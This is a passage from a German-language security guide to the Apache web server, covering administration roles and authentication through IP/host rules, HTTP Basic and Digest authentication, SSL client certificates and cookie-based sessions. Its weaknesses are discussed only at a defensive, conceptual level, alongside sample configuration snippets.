Bei der Verwaltung des Apache-Webservers müssen verschiedene Konzepte unterschieden werden. Zum einen kann der Apache-Webserver zentral von einem Administrator verwaltet werden, der allein für die komplette Konfiguration des Servers und der darauf eingerichteten Zugriffsrechte verantwortlich ist. Auch das Einstellen von Inhalten bleibt diesem Administrator überlassen.

Über welche Benutzerrechte dieser Administrator auf dem lokalen System verfügen muss, hängt vom benutzten Betriebssystem und dem Einsatzzweck des Apache-Webservers ab. Unter Unix kann der Apache-Webserver im Prinzip unter jeder beliebigen Benutzerkennung gestartet werden. Drei Dinge kann der Apache-Webserver allerdings nur dann durchführen, wenn er vom Unix *root*-Account aus gestartet wurde:

- auf dem Standard HTTP-Port 80 auf Verbindungen warten
- die Arbeitsprozesse (mittels der Direktiven *User* / *Group*) unter einem anderen Benutzerkontext laufen lassen
- bei der Verwendung von virtuellen Hosts externe Programme unter den jeweiligen Benutzerberechtigungen starten

Um den Webserver auf Port 80 zu betreiben, muss der Apache-Webserver unter Unix im Normalfall vom *root*-Account aus gestartet werden. Wird eine andere Port-Adresse benutzt, so muss in allen URLs, die sich auf diesen Webserver beziehen, zusätzlich die Port-Adresse angegeben werden, zum Beispiel *http://www.example.com:8080*).

Da Änderungen in den zentralen Konfigurationsdateien erst nach einem Neustart des Webservers (oder dem Senden eines entsprechenden Signals) wirksam werden, ist damit die Änderung von Einstellungen in diesen Dateien effektiv auch auf den Benutzer *root* beschränkt.

Soll die Administration des Webservers einem lokalen Benutzer übergeben werden, der keine zentralen Administrationsrechte auf dem Rechner selbst haben soll, so lassen sich die obigen Beschränkungen durch die Installation spezieller Skripte, die das Programm *sudo* oder rollenbasierte Zugriffskontroll-mechanismen von Unix benutzen, umgehen.

Unter Windows NT benötigt der Betrieb des Apache-Webservers ebenfalls Administratorrechte, wenn der Apache-Webserver als Service installiert ist.

In dieser Situation gibt es nur zwei verschiedene Rollen in der Interaktion mit dem Apache, nämlich

- den Administrator des Servers und

- Benutzer, die über die Netzschnittstelle (HTTP) auf den Webserver zugreifen.

Dieses Modell wird im Folgenden als *zentral betriebener Webserver* bezeichnet.

Ein zweites, verbreitetes Administrationsmodell für den Apache-Webserver kennt neben dem zentralen Administrator des Servers noch lokale Benutzer, die Dateien zur Veröffentlichung in den Webserver einstellen können.

In dieser Situation gibt es dann entsprechend drei verschiedene Rollen in der Interaktion mit dem Apache:

- den Administrator des Servers,
- lokale Benutzer, die sich auf dem Webserver auf Betriebssystemebene anmelden und dabei Dateien bzw. Skripte in den Webserver einstellen können,
- Benutzer, die über die Netzschnittstelle (HTTP) auf den Webserver zugreifen.

Dieses Modell wird im Folgenden als *dezentral betriebener Webserver* bezeichnet.

2.4 Authentisierung und Zugriffskontrolle

Eine Authentisierung von Benutzern bzw. Benutzergruppen ist beim Apache-Webserver über verschiedene Mechanismen möglich, die in den einzelnen Abschnitten dieses Kapitels näher beschrieben werden. Die Authentisierung ist dabei direkt mit der Vergabe von Zugriffsrechten verzahnt: Die gewährten Zugriffsrechte ergeben sich aus den Ergebnissen einer oder aller dieser Authentisierungsmethoden.

2.4.1 Authentisierung über IP-Adressen und Hostnamen

Der Apache-Webserver erlaubt eine Vergabe der Zugriffsrechte auf der Basis der IP-Adresse bzw. des Hostnamens des zugreifenden Clients. Implementiert ist dies im Modul *mod_access*, das auf jeden Fall in den Apache-Webserver einkompiliert oder als dynamisches Modul eingebunden werden muss, damit eine Zugriffskontrolle durchgeführt werden kann. Die Konfiguration der Zugriffsrechte geschieht durch die Direktiven:

Allow from gestattet den Zugang,

Deny from verbietet den Zugang,

Order bestimmt die Reihenfolge, in der die *Allow* und *Deny* Einträge bearbeitet werden. Die möglichen Werte hierbei sind *Deny,Allow* oder *Allow,Deny*.

Wem Zugang gewährt oder verboten wird, entscheiden die Argumente der Direktiven *Allow from* und *Deny from*. Zu welcher Ressource der Zugang gewährt oder verboten wird, ergibt sich aus der Umgebung, innerhalb derer die Direktiven stehen: Die Direktiven *Allow, Deny* und *Order* dürfen nur im Kontext der Umgebungen *Directory, Location* oder *File* (bzw. der entsprechenden *xxxMatch* Umgebungen), sowie in *.htaccess*-Dateien verwendet werden. Die Direktiven konfigurieren dabei den Zugang zu den in der jeweiligen Umgebung spezifizierten Verzeichnissen, Dateien oder URLs.

Die möglichen Argumente der Direktiven *Allow from* bzw. *Deny from* sind

- IP-Nummern (z. B. *Allow from 10.1.2.3*),
- Bereiche von IP-Nummern (z. B. *Allow from 10.1* oder *Allow from 10.1.0.0/16*),
- Hostnamen (z. B. *Allow from apache.org*) oder
- Vergleiche mit Umgebungsvariablen (z. B. *Allow from env=iexplorer*). Dies erlaubt Entscheidungen auf der Basis von HTTP-Header-Feldern des an den Apache-Webserver gesandten Requests.

Fordert ein Client eine URL von einem Apache-Webserver an, so werden die einzelnen *Directory, Location* und *File* Umgebungen, die für diese Anforderung relevant sind, in einer definierten Reihenfolge abgearbeitet. Welche Umgebungen betroffen sind, entscheidet der Apache-Webserver anhand der URL selbst (für die *Location* und *LocationMatch* Umgebungen) sowie anhand des Pfads im Dateisystem, auf den diese lokale URL umgesetzt wird (für die restlichen Umgebungen und *.htaccess*-Dateien). Falls virtuelle Hosts verwendet werden, wird natürlich auch berücksichtigt, an welchen Server die Anforderung gerichtet wurde.

Die Reihenfolge, in der die betroffenen Umgebungen abgearbeitet werden, ist in Abschnitt 1.2 beschrieben. Später ausgewertete Direktiven können die Einstellungen vorher ausgewerteter Direktiven überschreiben. So würde z. B.

```
<Directory />
    Deny from all
    Order Allow,Deny
</Directory>
<Directory /usr/local/apache/htdocs>
    Allow from all
    Order Allow,Deny
</Directory>
```

die Auslieferung von Dokumenten prinzipiell verbieten, die Auslieferung von Dateien aus dem Apache-Dokumentenverzeichnis */usr/local/apache/htdocs* wäre jedoch erlaubt.

An diesem Beispiel lässt sich auch erkennen, dass die Direktive *Order* lediglich die Auswertung im lokalen Kontext betrifft: Obwohl in beiden Abschnitten *Deny* Direktiven stärker sind als *Allow* Direktiven, überschreibt die *Allow* Einstellung für das Verzeichnis */usr/local/apache/htdocs* die *Deny* Einstellung für das Wurzelverzeichnis.

Das Überschreiben von Zugriffsbeschränkungen dieser Art durch *.htaccess*-Dateien lässt sich durch entsprechende Konfiguration der Direktive *AllowOverride* verhindern. Die Direktiven *Allow, Deny* benötigen, um in *.htaccess*-Dateien wirksam zu werden, die *AllowOverride Limit* Erlaubnis.

Werden keine weiteren Angaben gemacht, so betreffen die durch die Direktiven *Deny* und *Allow* getroffenen Zugriffseinstellungen alle Arten von HTTP-Requests, die ein Client sendet. Eine selektive Steuerung, die nur bestimmte Methoden erlaubt oder verbietet, lässt sich mit Hilfe der Direktiven

```
<Limit>  ... </Limit>  bzw.
<LimitExcept>  ... </LimitExcept>
```

durchführen. Die Nutzung dieser Möglichkeit ist nur in Spezialfällen sinnvoll.

Die Authentisierung von Clients über das Modul *mod_access* hat ihr Haupteinsatzgebiet darin, bestimmte Ressourcen nur Benutzern aus einem lokalen Intranet zur Verfügung zu stellen. Anhand des Hostnamens oder der IP-Adresse des zugreifenden internen Clients kann - bei entsprechender Abschottung gegenüber externen Netzen - der Apache-Webserver zuverlässig ermitteln, ob der Zugriff aus dem lokalen Intranet kam oder nicht.

Eine "Benutzerauthentisierung" ist durch das Modul *mod_access* im Regelfall aus folgenden Gründen nicht realisierbar:

- Auf einem Rechner (und damit unter dem gleichen Hostnamen und der gleichen IP-Adresse) können mehrere Benutzer arbeiten. Auch in PC-Netzen, in denen jeder Benutzer über einen eigenen PC verfügt, können sich Benutzer oft an jedem der einzelnen PCs anmelden.
- Werden IP-Adressen über DHCP an die einzelnen Client-Rechner vergeben, so ist oft bereits eine Zuordnung von IP-Adresse zu Rechner problematisch.
- Auch im Internet-Einsatz ist eine Zuordnung der vom Client verwendeten IP-Adresse zu einem bestimmten Rechner in den meisten Fällen nicht möglich, da sich die Mehrzahl der Internet-Benutzer über *Internet Service Provider* einwählen, die nur dynamische IP-Adressen vergeben.

Mit *mod_access* realisierbar ist dagegen die Beschränkung des Zugriffs auf einzelne Computer oder auf Gruppen von Computern. Ein Beispiel hierfür wäre etwa die Beschränkung des Zugriffs auf Clients aus dem eigenen Intranet o. ä. Dabei sollte allerdings beachtet werden, dass IP-Adressen und Hostnamen nicht immer zuverlässige Mittel zur Authentisierung sind:

- Werden die IP-Pakete zwischen Client und Webserver durch ein Netz geroutet, das nicht unter der Kontrolle einer vertrauenswürdigen Instanz steht, so könnten dort die IP-Adressen der ausgetauschten Pakete so umgesetzt werden, dass der Webserver einem (anhand seiner wahren IP-Adresse nicht dazu berechtigten) Client Zugriff erteilt.
- Bei der Authentisierung anhand von Hostnamen verlässt sich der Webserver auf die Korrektheit des von einem DNS-Server per Reverse-Lookup erfragten Hostnamens. Auch hier gilt, dass diese Authentisierung nur begrenzt zuverlässig ist. Dazu muss zum einen der DNS-Server korrekte Daten enthalten. Dies ist nur dann leicht sicherzustellen, wenn der DNS-Server lokal betrieben wird und es sich um DNS-Daten zu lokalen Rechnern handelt, die der DNS-Server alleine beantworten kann, ohne die Anfrage an einen weiteren DNS-Server weiterzureichen. Zum anderen muss natürlich auch die Verbindung zum DNS-Server unter der Kontrolle einer vertrauenswürdigen Instanz stehen.

Ein weiterer Sicherheitsproblem mit der Authentisierung anhand von Hostnamen ergibt sich aus der einfachen Tatsache, dass DNS-Reverse-Lookups durchgeführt werden müssen. Damit muss eine zusätzliche Art von Netzverbindungen, z. B. durch eine Firewall, erlaubt werden – was ein zusätzliches Risiko für die Systemsicherheit darstellt.

2.4.2 HTTP-Authentisierung

HTTP/1.1 (Definition in RFC 2616 und RFC 2617) sieht bereits eine - wenn auch einfache - Methode zur Benutzerauthentisierung vor. Dazu werden Ressourcen auf der Seite des Webservers zu sogenannten *Realms* gruppiert. Alle Ressourcen eines Realms sind mit den gleichen Zugriffsrechten versehen und erfordern die gleiche Art der Authentisierung. In der Konfiguration des Webservers wird festgelegt, welche Ressourcen bzw. URLs oder Dateien zu welchem Realm gehören und welche Benutzer darauf zugreifen können.

Um Zugriff auf die Ressourcen eines Realms zu erhalten, die einer Authentisierung bedürfen, sendet die Clientsoftware des Benutzers beim Zugriff auf eine solche Ressource im HTTP-Request einen sogenannten *Authorization Header* mit, der die für den Zugriff nötigen Authentisierungsdaten (z. B. Benutzername und Passwort) enthält.

Da die Clientsoftware nicht von vorneherein wissen kann, dass es sich bei einer URL um eine zugriffsgeschützte Ressource handelt, ist in HTTP ein Mechanismus vorgesehen, der es der Clientsoftware erlaubt, dies herauszufinden: Sendet der Client einen Request für eine URL, der noch keinen *Authorization Header* enthält, so antwortet der Webserver mit einer Meldung, die (im sogenannten *Authenticate Header*)

- erkennen lässt, dass für die angeforderte Ressource eine Authentisierung erforderlich ist,
- den Namen des Authentisierungs-*Realms* enthält, (Dadurch erfährt der Benutzer, welche Authentisierung erforderlich ist.)
- eventuell weitere, von der Authentisierungsmethode abhängige Parameter definiert.

Auf Basis dieser Antwort (und z. B. einer entsprechenden Passworteingabe durch den Benutzer) kann der Client nun einen erneuten Request formulieren, der jetzt den Authorization Header mit den erforderlichen Authentisierungsdaten enthält.

HTTP/1.1 sieht zwei verschiedene Methoden zur Benutzerauthentisierung vor:

Die erste Methode ist die sogenannte *Basic-Access-Authentisierung*. Dabei sendet der Client den Benutzernamen und das Passwort Base64-kodiert im Authorization Header. Base64 ist eine Methode zur Kodierung von Binärdaten in 7-Bit ASCII, die hier zur Übertragung von Sonderzeichen über die HTTP-Schnittstelle genutzt wird. Das Passwort ist somit zwar auf den ersten Blick nicht entzifferbar, aber ohne Probleme auswertbar, da unverschlüsselt.

Die zweite Methode zur HTTP-Authentisierung ist die *Digest-Authentisierung*. Dabei erhält der Client vom Server einen Zufallsstring, die sogenannte *Challenge*. Aus dieser Challenge und dem Passwort des Benutzers errechnet der Client nach einem standardisierten Verfahren einen sogenannten *Digest*, der dann zur Authentisierung an den Server gesandt wird. Da der Server sowohl über den von ihm generierten Zufallsstring, als auch über das Passwort des Benutzers verfügt, kann er den Digest ebenfalls berechnen und so die Authentisierung durchführen. Wird Digest-Authentisierung verwendet, so enthält die Antwort des Servers an einen Client, der einen Request ohne Verwendung eines Authorization Headers sendet, u. a. folgende Daten:

- das *Realm* der Authentisierung
- die *Domain* der Authentisierung: eine Liste von URLs, an die der Client die gleichen Authentisierungsdaten senden kann
- ein vom Server generierter String *Nonce*, der für jede Autorisierungsanfrage eindeutig neu erzeugt werden sollte

Die Digest-Authentisierung wird zur Zeit jedoch nur von einigen Clients unterstützt, z. B. vom Microsoft Internet Explorer ab Version 5, von Mozilla 1.0 und von Opera 6.0. Der Netscape Navigator (Version 4.x und 6.x) unterstützt die Digest-Authentisierung dagegen noch nicht. Es ist aber anzunehmen, dass auch Netscape 6 in naher Zukunft Digest-Authentisierung unterstützen wird, da er auf Mozilla beruht.

Im Apache-Webserver wird die Verwendung der HTTP-Authentisierung durch eine ganze Reihe von Parametern konfiguriert. Die Funktionalität ist dabei auf verschiedene Module des Apache-Webservers verteilt.

Die Direktiven *AuthType* und *AuthName* definieren die Art der Authentisierung von Benutzern:

AuthType unterscheidet zwischen *Basic* und *Digest* Authentisierung.

AuthName definiert den Namen des Authentisierungs-Realms.

Die Direktiven *Require* und *Satisfy* bestimmen die Zugriffsrechte auf Verzeichnisse, Dateien oder URLs. Sie sind im Kern des Apache-Webservers enthalten.

Require Diese Direktive konfiguriert zunächst die Zugriffsrechte auf Basis einer erfolgten Authentisierung. Von der Semantik entspricht sie der Direktive *Allow* in der Host-basierten Zugriffskontrolle. Es gibt drei Varianten der Direktive:

Require user <Liste von Benutzernamen>

Require group <Liste von Gruppennamen>

Require valid-user

Satisfy entscheidet darüber, ob bei der Berechnung der Zugriffsrechte sowohl *Require* als auch *Allow* nötig sind.

Satisfy all Der Zugriff ist nur erlaubt, wenn die IP-Adresse bzw. der Hostname des Clients **und** die HTTP-Benutzerauthentisierung den Zugriff erlauben.

Satisfy any erlaubt den Zugriff von korrekten IP-Adressen bzw. Hosts aus ohne HTTP-Benutzerauthentisierung.

Auch hier lässt sich - wie bei der Zugriffskontrolle in *mod_access* - die Wirkung der konfigurierten Zugriffsrechte über <*Limit*> Direktiven einschränken.

Das folgende Beispiel soll die Möglichkeiten der Zugriffskontrolle, die anhand einer HTTP-Authentisierung möglich sind, verdeutlichen:

```
<Directory /usr/local/apache/htdocs/admindocu>
    AuthType Basic
```

```
        AuthName "Administrative Dokumentation"
        AuthUserFile /usr/local/apache/etc/users
        AuthGroupFile /usr/local/apache/etc/groups
        Require group serveradmin

        Order Deny,Allow
        Deny from all
        Allow from 127.0.0.1
        Satisfy any
    </Directory>
```

Dies erlaubt den Mitgliedern der Gruppe *serveradmin* Zugang zu dem Verzeichnis, wenn sie sich mit ihrem Benutzernamen und Passwort authentisiert haben. Ohne Passwort ist der Zugriff nur vom lokalen Rechner selbst möglich. (127.0.0.1 ist die IP-Adresse des Loopback-Netzinterfaces.)

Ein Aspekt der HTTP-Authentisierung, der vom Kern des Apache-Webservers nicht adressiert wird, ist die Verwaltung der Benutzerpasswörter und Gruppenmitgliedschaften. Dies wird von den Modulen

- *mod_auth*
- *mod_auth_dbm*
- *mod_auth_db* (ab Version 2.0 nicht mehr vorhanden)
- *mod_auth_anon*
- *mod_auth_digest*

realisiert. Diese Module ermöglichen eine Speicherung der Authentisierungsdaten für die Basic-Access-Authentisierung in Dateien (*mod_auth*) bzw. Datenbanken (*mod_auth_dbm, mod_auth_db*). Das Modul *mod_auth_anon* realisiert einen anonymen Zugriff auf Ressourcen, der jedoch dem Benutzer einen Authentisierungsdialog bietet, in den er z. B. seine E-Mail-Adresse eintragen kann. Dies ermöglicht eine Protokollierung von Zugriffen auf Dateien, wie sie auf anonymen FTP-Servern im Internet üblich ist. Das Modul *mod_auth_digest* realisiert die Ablage von Authentisierungsdaten für die Digest-Authentisierung in Dateien. Es handelt sich dabei um ein experimentelles Modul, das zur Zeit noch nicht alle Möglichkeiten der Digest-Authentisierung implementiert. Allerdings wurde es in der Version 2.0 des Apache-Webservers erweitert und wird in Zukunft als Standard-Modul zur Verfügung stehen.

Für die Erstellung der Passwortdateien und die Einrichtung neuer Passwörter enthält die Apache-Distribution die Programme *htpasswd* und *htdigest*.

2.4.2.1 Sicherheit der HTTP-Authentisierung im Netz

Keine der beiden HTTP-Authentisierungsmethoden bietet einen Schutz der Vertraulichkeit von Daten, die auf authentisierte Requests hin ausgeliefert

werden. Damit wird nicht authentisierten Angreifern zwar der direkte Zugriff auf den Webserver verwehrt, diese Vorgehensmethode (sofern sie allein verwendet wird) schließt jedoch ein direktes Abhören der vom Webserver zum Client übertragenen Daten nicht aus.

Beide Verfahren sind anfällig für *Man-In-The-Middle* Angriffe. Dabei würde sich ein Angreifer dem Client gegenüber als Server und gleichzeitig dem Server gegenüber als Client ausgeben. Völlig unabhängig davon, welchen Authentisierungsmechanismus der Server anfordert, könnte der Angreifer vom Client eine Basic-Authentisierung verlangen, wodurch er direkt das Passwort im Klartext erhielte. Zur besseren Nutzung von Ressourcen werden HTTP-Requests oft über Proxy-Server abgewickelt. Diese Server sind aufgrund ihrer Positionierung im Datenstrom des Protokolls HTTP prädestiniert für Man-In-The-Middle Angriffe.

Bei Verwendung der *Basic-Access-Authentisierung* wird zudem das Passwort im Klartext vom Client zum Server übertragen – es findet lediglich eine einfache, reversible Umcodierung statt. Neben einem eventuellen Abhören des Passworts bei der Übertragung durch HTTP besteht ein weiteres Risiko darin, dass die Verbindung des Clients zu einem "falschen Server" umgelenkt wird. Dieser erhielte dann das Passwort und könnte es für Zugriffe auf den richtigen Server nutzen. Im Unterschied zur Digest-Authentisierung gibt es hier auch keine Möglichkeit, die Integrität der zum Client übertragenen Daten zu schützen.

Die *Digest-Authentisierung* bietet optional einen Integritätsschutz der übermittelten Daten, wozu in einem HTTP Header des antwortenden Webservers ein Feld mit einer Prüfsumme übertragen wird. Dies ist jedoch eine optionale Variante der Digest-Authentisierung. Das experimentelle Apache-Modul *mod_auth_digest* implementiert diese Erweiterung noch nicht korrekt.

Die Sicherheit der Digest-Authentisierung hängt wesentlich von der Art und Weise ab, in der der Webserver die *Nonce* generiert, die dem Client als *Challenge* gesandt wird. Gelingt es einem Angreifer, einen HTTP Request, der durch Digest-Authentisierung geschützt ist, abzuhören, so kann der Angreifer die belauschten Authentisierungsdaten des Clients eventuell benutzen, um das Dokument später noch einmal anzufordern. Dies ist jedoch nur dann möglich, wenn der Server für eine erneute Anforderung der URL, diesmal durch den Angreifer, die gleiche *Nonce* verwendet, wie beim ersten Zugriff. Ein anderes Dokument über diesen *Replay-Angriff* anzufordern, ist damit im Allgemeinen nicht möglich, da die angeforderte URL in die Berechnung der Client-Authentisierungsdaten einbezogen wird. Die Zeit, nach der vom Server eine neue Nonce generiert wird, kann mittels der Direktive *AuthDigestNonceLifetime* festgelegt werden.

Eine alleinige Verwendung der HTTP-Authentisierungsmechanismen zum Schutz sensibler Daten ist aufgrund der zahlreichen Sicherheitslücken dieser Verfahren nicht ausreichend, wenn die Gefahr eines unerlaubten Abhörens in irgendeiner Weise besteht.

Selbst die Verwendung der HTTP-Authentisierung im Umgang mit nicht sensiblen Daten (etwa wenn Benutzernamen nur zur Protokollierung der Benutzeraktivitäten auf einer Website gespeichert werden) kann problematisch sein, falls Benutzer das gleiche Passwort für mehrere Zwecke benutzen. Dann kann ein erlauschtes Passwort für den Zugang auf einen solchen wenig kritischen Server u. U. auch den Zugang zu anderen Servern mit sensiblen Daten öffnen.

Eine wesentliche Verbesserung lässt sich dadurch erzielen, dass sich der Server dem Client gegenüber durch ein *SSL-Zertifikat* authentisiert und die weitere Kommunikation einschließlich der HTTP-Authentisierung des Clients über einen verschlüsselten Kanal erfolgt. Dies schützt die Vertraulichkeit der Daten und sichert auch die Client-Authentisierung ab, da hierdurch Gefahren wie ein Abhören von Passwort-Informationen oder *Man-In-The-Middle* Angriffe vermieden werden.

2.4.2.2 Sicherheit lokaler Authentisierungsdaten

Ein weiteres Problem ist die Sicherheit der Passwortdaten: Bei Verwendung der Digest-Authentisierung müssen die Authentisierungsdaten der Benutzer auf dem Webserver im Klartext vorhanden sein. Bei Verwendung der Basic-Authentisierung wird dagegen nur ein Hash-Wert des Passwortes abgespeichert, was einem etwas höheren Sicherheitsstandard entspricht.

Es empfiehlt sich in jedem Fall, die Passwortdateien für die HTTP-Authentisierung außerhalb des Dokumentenverzeichnisses des Apache-Webservers abzulegen.

Wird ein Webserver dezentral betrieben, so dass es auf Betriebssystemebene mehrere lokale Benutzer gibt, so besteht eine gravierende Lücke in der Sicherheit der Authentisierung: Da die Dateien mit den Benutzerpasswörtern vom Apache-Webserver gelesen werden können, kann auch jeder andere Benutzer, der entsprechende Leseberechtigungen besitzt, die Passwortdateien einsehen und kopieren.

2.4.3 SSL-basierte Benutzerauthentisierung

Eine weitere Möglichkeit zur Benutzerauthentisierung bietet die Verwendung des SSL-Protokolls im Zusammenhang mit Client-Zertifikaten. Auf die

Konfiguration und Verwendung des Apache-Webservers für SSL-geschützte Übertragung wird in einem späteren Abschnitt eingegangen. Hier sollen der Vollständigkeit halber nur die Abläufe im Zusammenhang mit der Benutzerauthentisierung und Zugriffskontrolle skizziert werden.

Im Apache-Webserver lässt sich eine Client-Authentisierung durch die Verwendung des Moduls *mod_ssl* realisieren. Dieses lässt sich so konfigurieren, dass ein Client, der auf bestimmte Ressourcen zugreifen will, ein eigenes, gültiges SSL-Client-Zertifikat benötigt. Eine Authentisierung des Clients erfolgt dabei im Rahmen des SSL-Protokolls. Welche Zugriffsrechte dem nun authentisierten Benutzer eingeräumt werden, lässt sich auf zwei verschiedene Arten konfigurieren:

Die eine Möglichkeit besteht darin, in der Konfigurationsdatei des Apache-Webservers die Option

```
SSLOptions +FakeBasicAuth
```

zu aktivieren. Damit wird eine Authentisierung über ein SSL-Client-Zertifikat für die weitere Bearbeitung im Apache-Webserver in eine virtuelle Basic-Authentisierung konvertiert. Eine Client-Authentisierung über SSL ist damit (für die Berechnung der Zugriffsrechte durch den Apache-Webserver) äquivalent zu einer Basic-Authentisierung mit dem Benutzernamen, der im Feld *Subject DN* des Zertifikates steht, und dem Passwort "password". Bei dem Feld *Subject DN* des Zertifikats handelt es sich um den Namen der Person, für die das Client-Zertifikat ausgestellt wurde. Die Abkürzung DN steht für *Distinguished Name*. Damit dieser Name die Person möglichst eindeutig identifiziert, kann ein solches DN-Feld Unterfelder enthalten, die Namen, Vornamen, Land, Region oder Organisation festlegen. So wäre das folgende Beispiel ein möglicher DN für eine Mitarbeiterin der Firma "Musterfirma", die in der Abteilung "Entwicklung" arbeitet:

```
CN=Mustermann, Barbara  (CN="Common Name", Name der Person)
SN=Mustermann        (SN="SurName", Nachname)
C=DE                 (C="Country", Land)
O=Musterfirma        (O="Organization", Organisation )
OU=Entwicklung       (OU="Organizsational Unit", Abteilung)
```

Damit diese virtuelle Basic-Authentisierung auch wirksam wird, muss in der entsprechenden Passwortdatei (oder –datenbank) der Benutzername zusammen mit dem Passwort-Hash von "password" vermerkt sein. Der Hash-Wert lässt sich für das jeweilige System z. B. mit dem Programm *htpasswd* ermitteln, das in der Apache-Distribution enthalten ist.

Die zweite Möglichkeit, die SSL-Client-Authentisierung für die Konfiguration von Zugriffsrechten einzusetzen, liefert die Direktive *SSLRequire*. Diese erlaubt es, den Zugriff auf Server-Ressourcen auf solche Requests zu beschränken, die bestimmte Bedingungen bzgl. vorgegebener Umgebungsvariablen erfüllen. Die

einzelnen Bedingungen können dabei mit logischen Operatoren verknüpft werden. Als Umgebungsvariablen stehen dabei sowohl interne Variablen des Apache-Webservers zur Verfügung, als auch solche, die von *mod_ssl* generiert wurden und einzelne Felder des Client-Zertifikates enthalten. Auf diese Weise können Zugriffsbeschränkungen z. B. festgemacht werden an

- dem Feld *Subject DN* im Client-Zertifikat, bzw. einzelner Komponenten dieses DNs,
- dem Feld *Issuer DN* im Client-Zertifikat, bzw. einzelner Komponenten dieses DNs,
- der verwendeten SSL-Version.

Von den hier genannten Verfahren darf die Authentisierung über ein Client-Zertifikat als die insgesamt sicherste Art der Authentisierung betrachtet werden. Voraussetzung dafür ist jedoch, dass die Zertifizierungsstellen, deren Zertifikate verwendet werden, vertrauenswürdig sind. Dass diese Art der Authentisierung in der Praxis nicht häufiger verwendet wird, liegt an dem enormen Aufwand, der zur Umsetzung dieser Lösung erforderlich ist. Die serverseitige Konfiguration ist noch relativ einfach: Neben der Konfiguration des Webservers für SSL muss ein SSL-Server-Zertifikat beschafft und implementiert werden.

Größer ist dagegen der Aufwand, der für jeden einzelnen Benutzer zu betreiben ist: Jeder Benutzer muss über ein SSL-Client-Zertifikat verfügen, das jeweils im Webbrowser des Benutzers installiert ist.

Je nach der Art und Weise, wie Zugriffsrechte auf dem Webserver an die Zertifikatsinhaber vergeben werden, müssen Vorgänge wie

- Erlauben des Zugangs für einzelne Benutzer,
- Sperren des Zugangs für einzelne Benutzer

unterschiedlich realisiert werden.

Wird z. B. die Option *FakeBasicAuthentication* genutzt, so müssen zur Gewährung des Zugangs die Daten jedes Client-Zertifikates (genauer der Inhalt des Feldes *Subject DN*) in die Passwortdatei des Webservers eingetragen werden. Um den Zugang zu sperren, reicht es aus, diese Daten wieder aus der Passwortdatei zu entfernen. Mit dieser Option ist die Verwendung von Client-Zertifikaten mit unterschiedlichen Inhalten, die auch von verschiedenen Zertifizierungsstellen stammen können, möglich. Es ist keine geschlossene PKI zur Realisierung notwendig. Der Preis dafür ist jedoch, dass in den Passwortdateien des Webservers eine Benutzerverwaltung stattfinden muss, die in manchen Fällen eine bereits an anderer Stelle existierende Benutzerverwaltung dupliziert.

Existiert dagegen eine geschlossene PKI, die an alle Personen des Benutzerkreises Client-Zertifikate ausstellt, aus deren Inhalt sich die Zugriffsrechte auf den Webserver rekonstruieren lassen, so ist eine Realisierung der SSL Client-Authentisierung ohne den Aufwand einer weiteren Benutzerverwaltung möglich. In diesem Fall wird durch die Direktive *SSLRequire* allen Benutzern, die im Besitz entsprechender gültiger Zertifikate sind, Zugriff gewährt.

Ein Beispiel hierfür ist die folgende Konfiguration:

```
<Directory /usr/local/apache/htdocs/restricted>
    SSLRequire  %{SSL_CLIENT_I_DN_O}  eq "Firma Meier" \
    and         %{SSL_CLIENT_I_DN_CN} eq "Zertstelle"  \
    and         %{SSL_CLIENT_S_DN_O}  eq "Firma Meier" \
    and         %{SSL_CLIENT_S_DN_OU} eq "Vertrieb"
```

Diese Konfiguration erlaubt allen Inhabern gültiger Zertifikate der Zertifizierungsstelle *CN=Zertstelle, O=Firma Meier*, die zugleich Mitglieder der Abteilung Vertrieb sind, auf das Unterverzeichnis *restricted* des Webservers zuzugreifen. Damit diese Konfiguration funktioniert, muss ein gültiges Wurzelzertifikat für die Zertifizierungsstelle der Firma Meier in *mod_ssl* eingerichtet sein. Die Authentisierung verlässt sich dann darauf, dass *keine* der Zertifizierungsstellen, die in *mod_ssl* durch Wurzelzertifikate anerkannt werden, Zertifikate dieser Art an unautorisierte Personen ausstellt.

In dieser Konfiguration ist keine Benutzerverwaltung auf dem Webserver mehr durchzuführen. Die Gewährung bzw. Sperrung des Zugriffs auf die entsprechende Ressource im Webserver geschieht allein durch das Ausstellen bzw. Sperren von Zertifikaten. Der Nachteil besteht in dem u. U. erheblichen logistischen Aufwand, der zur Implementierung und zum Betrieb der PKI notwendig ist.

2.4.4 Programmgesteuerte Benutzerauthentisierung (durch CGIs, Servlets)

Der Vollständigkeit halber sei noch eine vierte Möglichkeit erwähnt, im Apache-Umfeld Benutzer zu authentisieren: die Authentisierung durch externe Programme, die vom Apache-Webserver gestartet werden. Zu dieser Kategorie der Benutzerauthentisierung gehören heute die meisten Websites, die benutzerspezifische Inhalte oder eine Groupware-Funktionalität bieten. Über die Sicherheit dieser Lösungen lässt sich keine allgemeine Aussage treffen, da hier durch den Einsatz externer Programme eine Vielzahl von Lösungsmöglichkeiten offen steht. Auf einen verbreiteten Mechanismus und die bestehenden Problemfelder soll dennoch eingegangen werden.

Auf Internet-Websites, die eine Benutzerauthentisierung verlangen, werden meist Benutzername und Passwort über ein Webformular vom Benutzer

angefordert, das dann zur Auswertung an ein CGI-Skript o. ä. auf dem Rechner übergeben wird. Nach korrekter Authentisierung anhand dieser Formulardaten liefert der Apache-Webserver dem Client ein entsprechendes *Cookie* zurück, das vom Client bei nachfolgenden Anfragen an den Webserver mitgesandt werden sollte. Anhand der Auswertung dieses Cookies gilt dann der Benutzer als authentisiert und die für ihn freigegebene (und eventuell speziell für ihn dynamisch erzeugte) Ressource wird ausgeliefert. Anstelle von Cookies (die nicht von allen Benutzern akzeptiert werden), werden mitunter auch *SessionIds* verwendet, die in der URL der Folgeseiten kodiert sind, die vom Client aufgerufen werden.

Dabei lassen sich jedoch die folgenden Problemfelder identifizieren:

- Wird eine gewöhnliche *FORM* Auswertung zur Eingabe von Benutzername und Passwort benutzt, so werden beide im Klartext zum Server übertragen.
- Prinzipiell gibt es ähnliche Probleme mit dem Schutz der Passwortdateien wie bei dezentral betriebenen Webservern. Hier ist jedoch durch die Verwendung des *suexec*-Mechanismus Abhilfe möglich.
- Die SessionID (gleichgültig ob Bestandteil in Cookie oder URL) wird im Klartext übertragen und hat damit die gleiche Bedeutung wie ein im Klartext übertragenes Passwort.
- Werden SessionIDs nicht in einer "zuverlässig zufälligen" Art generiert, können Angreifer SessionIDs erraten.

Auch hier ist eine Absicherung der Vertraulichkeit der übermittelten Daten sowie des Authentisierungsvorgangs durch die Verwendung von SSL möglich.

2.5 Logging

